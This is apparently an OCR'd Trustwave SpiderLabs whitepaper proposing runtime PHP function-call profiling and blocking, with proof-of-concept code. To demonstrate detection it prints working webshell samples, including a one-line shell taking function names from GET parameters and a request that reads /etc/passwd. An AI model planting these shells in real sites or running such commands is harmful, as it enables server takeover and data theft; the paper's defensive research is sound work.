
Approach

This approach addresses both of the weaknesses discussed in the background subsection. We propose that by hooking into the framework itself, it is possible to collect data related to the network transmission of the data to the application and information regarding the activity of the application in real time. Using a profiling approach during a User Acceptance Testing (UAT) period it is possible to remove the need for complex technical input from developers.

Architecture

Below is a Sequence Diagram showing the flow of control between separate processes in the display of a PHP Web page which requires one function call to the operating system (e.g. fopen()):

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.



The PHP runtime environment has access to a considerable amount of data which can be used to profile the risk of each request. This data includes:

- HTTP Request Data
- Some data from Layer 3 and 4
- All function calls from the code
- The source code of the PHP scripts
- The location on the file system of the PHP scripts

This information is the data processed by WAFs, framework layer security mechanisms and application based controls such as PHPIDS.


The initial approach suggested in this paper is to analyse function calls, the request URI and the script file path. The decision-making engine will make binary decisions about whether calls should be blocked or alerted. The approach can be developed by introducing more complex decision making engines which make use of further data points.

This has great benefits over auxillary systems such as WAFs and IDS systems. These systems rely on analyzing the input and output of applications and inferring whether the operation of the system has been abused. The concept discussed here is able to see exactly the actions of the application, therefore no inference and the difficulties this introduces are needed.

Proof of Concept Explanation

In order to display the capabilities of this approach, proof of concept code has been developed. The logic flow of the proposed solution is given in the below diagram:

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.



As a function is called the fact that it has been called, along with associated data regarding the call is logged. If we have enabled the blocking functionality then we check whether the function call is permitted. If it is not permitted then the execution of the code is halted, otherwise the called function is executed as normal.

The logic is implemented in the UAT environment with function blocking disabled. This allows the operation of the application functioning with known clean code to be gathered. Once this information is collected it can be profiled in order to build a signature of the application.

When the application is placed into the live environment blocking is enabled. After each function call is logged the function call is checked against the signature to see whether its execution is allowed. The code therefore blocks all function calls which do not match the signature.

Proof of Concept Limitations

The profiling in the proof of concept code relies on three pieces of data:

- The name of the function called
- The full path of the PHP script calling the function
- The Requested Page

It would be possible to profile with much more data as the PHP Runtime has a wealth of information available. These data points were chosen as they are the minimum with which an effective PoC solution can be implemented. With further information it may be possible to define acceptable behaviour more tightly.

The profiling performed in the Proof of Concept code is binary: if the function name, full path, requested page combination was called in the UAT profiling phase it is permitted on the live site. Otherwise it is blocked. It would certainly be possible to use far more complex profiling in an attempt to improve decision making but this is outside of the scope of this paper. For example a decision might be made to have thresholds of function calls; three or less calls to a specific function is allowed, anyDE more is blocked. It should be noted that adding complexity to the decision making process may well increase the likelihood that manual input from developers is

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

needed. Manual input was highlighted as one of the less desirable features of the security systems discussed above.

The proof of concept code is written in PHP, however, it is trivial to bypass in its current form. These controls should be implemented in the PHP runtime environment itself to ensure that they are not bypassed. This change would also allow the controls to be implemented in a more efficient fashion, allowing the technique to be used on high volume sites.

Proof of Concept Code

The proof of concept code is made up of two main support functions and an additional set of functions:

Logging Function

```
function tw_logger($functionName){
	$filename = $_SERVER["SCRIPT_FILENAME"];
	$uri = $_SERVER["PHP_SELF"];
	$logfile = "/home/notroot/functionlog";
	$logline = '"' . addslashes($filename) .
			'","' . addslashes($uri) .
			'","' . $functionName . '"' . "\n";
	$handle = fopen($logfile, "a")
			or die("Unable to open log file: $logfile<br>");
	fwrite($handle, $logline);
	fclose($handle);
}
```

The logging function records

- The full path of the source code file which is calling the function.
- Requested Resource accessed by the browser
- The name of the function called

This functionality is used in the UAT environment to record the actions of the application when it is operating in a clean state. This functionality is also used as audit logging in the live environment.

Blocking Function

```
function tw_ispermitted($functionName){
	$filename = $_SERVER["SCRIPT_FILENAME"];
	$uri = $_SERVER["PHP_SELF"];
	$logline = '"' . addslashes($filename) .
			'","' . addslashes($uri) .
			'","' . $functionName . '"';
	$permit_file = "permitted.txt";
	require $permit_file;
	$permitted = 0;
	global $permit_array;
	foreach ($permit_array as $entry){
		if (!$permitted && $entry == $logline ){
			$permitted = 1;
		}
	}
	if(!$permitted){
		die("Execuction Halted: Illegal function call found: $logline");
```


Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

```
	}
}
```

The blocking function 'tw_ispermitted()' decides whether the code should be allowed to run. This functionality could include a complex statistical decision making engine. However, for the Proof of Concept the decision is binary based on whether the (full path to source code file, requested resource, function name) combination was seen during the user acceptance testing phase. If it occurred in the UAT phase then it is allowed on the live site. The $permit_array contains detailed of the allowed (full path to source code file, requested resource, function name) combinations.

Array_Map Funcation Call Catcher – An example of one of the Function Call Catchers

```
function tw_array_map(){
	$args = func_get_args();
	tw_logger('array_map');
	global $block;
	if($block){ tw_ispermitted('array_map'); }
	eval('$out = array_map(' . tw_makeArgsString(count($args)) . ');' );
	return $out;
}
```

Each function included within the PHP runtime has an associated function. The code above is an example of the function which manages calls to the 'array_map()' function. The functions of this type catch the function call, log that it has been called and if the blocking functionality is enabled then check to see whether the function call is permitted. If the call is permitted then the call is made to the 'real' function and any return value is passed back to the original calling code.
The tw_makeArgsString function creates a list of the arguments passed to the catcher function in order to pass them on to the 'real function'

Implementing in an Application

To implement the POC code into an application, two steps are necessary:

- Require the code at the top of each page
- Modify all calls to functions included with the PHP runtime to be prefixed with 'tw_'

This will ensure that whenever code is executed, function calls will be passed through the function catchers and that blocking and logging will be carried out.


When the code is installed into the UAT environment blocking should be set to '0'. It is then possible to use this log to create the $permitted_array for the live environment and to turn on blocking.

Proof of Concept Effectiveness

In order to demonstrate the effectiveness of the Proof of Concept code a small PHP voting application (http://www.dbscripts.net/poll/) has had the POC code implemented.

We can demonstrate the effectiveness of the code by embedding webshell malware into the source code. The application presents the following page as default:

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.




It is possible to then add a very basic PHP shell to the code of the page. For the first example the following code is added:

Basic PHP Shell


```
tw_passthru($_GET['cmd']));
```

What we would expect to see from the page is:



However as the blocking PoC code is in place:

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.



The PoC code has detected that the shell_exec function has been called. The shell_exec function was not called in the clean UAT operation of the page and therefore the execution of the page is halted before the function is called.

This also works for more complicated webshells such the malware developed in Part 1. The page works as normal until the malware is invoked. When the malware is invoked the shell_exec function is called and blocked. Classic webshell malware like c99shell is also caught and blocked by this approach.

It would, however, be possible to catch this malware with code analysis. These pieces of malware include calls to functions which are clearly present in the code; even basic source code analysis tools could discover these issues.

The PoC code has the ability to block other types of malware. What would be a very complicated task for a code analysis tool; needing to understand all possible states of the running application code, is very straightforward using this method.

The following webshell code includes no explicit function calls. But it is possible to pass data to this code in order for it to perform webshell actions. (Almroth, 2011)

PHP shell with no explicit function calls

```
<?php if($_GET[1])($_GET[1]($_GET[2])); ?>
```

If we call the page as follows: 'index.php?1=passthru&2=cat /etc/passwd'
The code will execute 'passthru("cat /etc/passwd");' and display the contents of /etc/passwd to the screen.

However even though this code and its function call is generated on the fly, the PoC code catches the attempt to call the passthru function and blocks the shell. It is impossible for static code analysis tools to understand that this code will call the passthru function as that information is not present in the static code. It is only possible to understand the functionality of this code after the inputs have been provided at runtime.

The final example of how this software can be more effective than static source code analysis tools is in the exploitation of a file inclusion vulnerability. It is possible that an attacker is able to leverage file inclusion functionality in order to execute commands on the server. It may be possible for a static code analysis tool to identify a remote access vulnerability. However, the PoC code is able to detect and block that vulnerability used as an exploit. As soon as an arbitrary file is included by the code and illegal functions are called, it is blocked automatically.

The functionality displayed by the PoC code with the final two examples shows the potential of this technique to bring great security improvements to any codebase which is developed with a UAT environment. This is with very little overhead in the development phase. It provides very strong controls over the execution of code and it provides this functionality in a simple manner. The only possibility of a false positive causing the site to halt a request is if poor testing procedures in the UAT environment mean that only a small amount of the necessary functions are called during the profiling phase.

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Conclusion

This paper has shown that attackers that take the time to carefully engineer attacks can leave very little traces in logs. The start of this paper focused on Apache Web logs, however, the same techniques can be used to analyse any logging solution to engineer malware to go under the radar. Very few organisations would have sufficient logging in place to understand the actions of an attacker using such bespoke malware.

However, by drawing upon more of many information sources available to an administrator it is possible to build much more powerful intrusion prevention systems than current solutions which focus on policing a single part of the chain. By using the best information sources it is possible to produce systems which are less complex and more effective than auxiliary systems which have to use engines to infer the actions of the application from limited information.

About Trustwave

Trustwave is the leading provider of on-demand and subscription-based information security and payment card industry compliance management solutions to businesses and government entities throughout the world. For organisations faced with today's challenging data security and compliance environment, Trustwave provides a unique approach with comprehensive solutions that include its flagship TrustKeeper® compliance management software and other proprietary security solutions. Trustwave has helped thousands of organisations—ranging from Fortune 500 businesses and large financial institutions to small and medium-sized retailers—manage compliance and secure their network infrastructure, data communications and critical information assets. Trustwave is headquartered in Chicago with offices throughout North America, South America, Europe, Africa, Asia and Australia. For more information, visit https://www.trustwave.com.

About Trustwave SpiderLabs

SpiderLabs is the advanced security team within Trustwave focused on incident response, ethical hacking and application security testing for our premier clients. The team has performed hundreds of forensic investigations, thousands of ethical hacking exercises and hundreds of application security tests globally. In addition, Trustave SpiderLabs provides intelligence through bleeding-edge research and proof of concept tool development to enhance Trustwave's products and services. For more information, visit https://www.trustwave.com/spiderLabs.php.

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Works Cited

Almroth, F. N., 2011. *Tiny PHP Shell | Ack Ack.* [Online]
Available at: http://h.ackack.net/tiny-php-shell.html
[Accessed 25 November 2011].

Hardened PHP Project , 2011. *Hardened-PHP Project - PHP Security.* [Online]
Available at: http://www.hardened-php.net/hphp/a_feature_list.html
[Accessed 25 November 2011].

OWASP Foundation, 2011. *Web Application Firewall - OWASP.* [Online]
Available at: https://www.owasp.org/index.php/Web_Application_Firewall
[Accessed 25 November 2011].

PHPIDS Team, 2011. *PHPIDS » Web Application Security 2.0.* [Online]
Available at: https://phpids.org/
[Accessed 25 November 2011].

The Apache Software Foundation, 2011. *Log Files - Apache HTTP Server.* [Online]
Available at: http://httpd.apache.org/docs/2.2/logs.html
[Accessed 25 November 2011].

The Tor Project, Inc., 2011. *Tor Project: Anonymity Online.* [Online]
Available at: https://www.torproject.org/
[Accessed 25 November 2011].

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.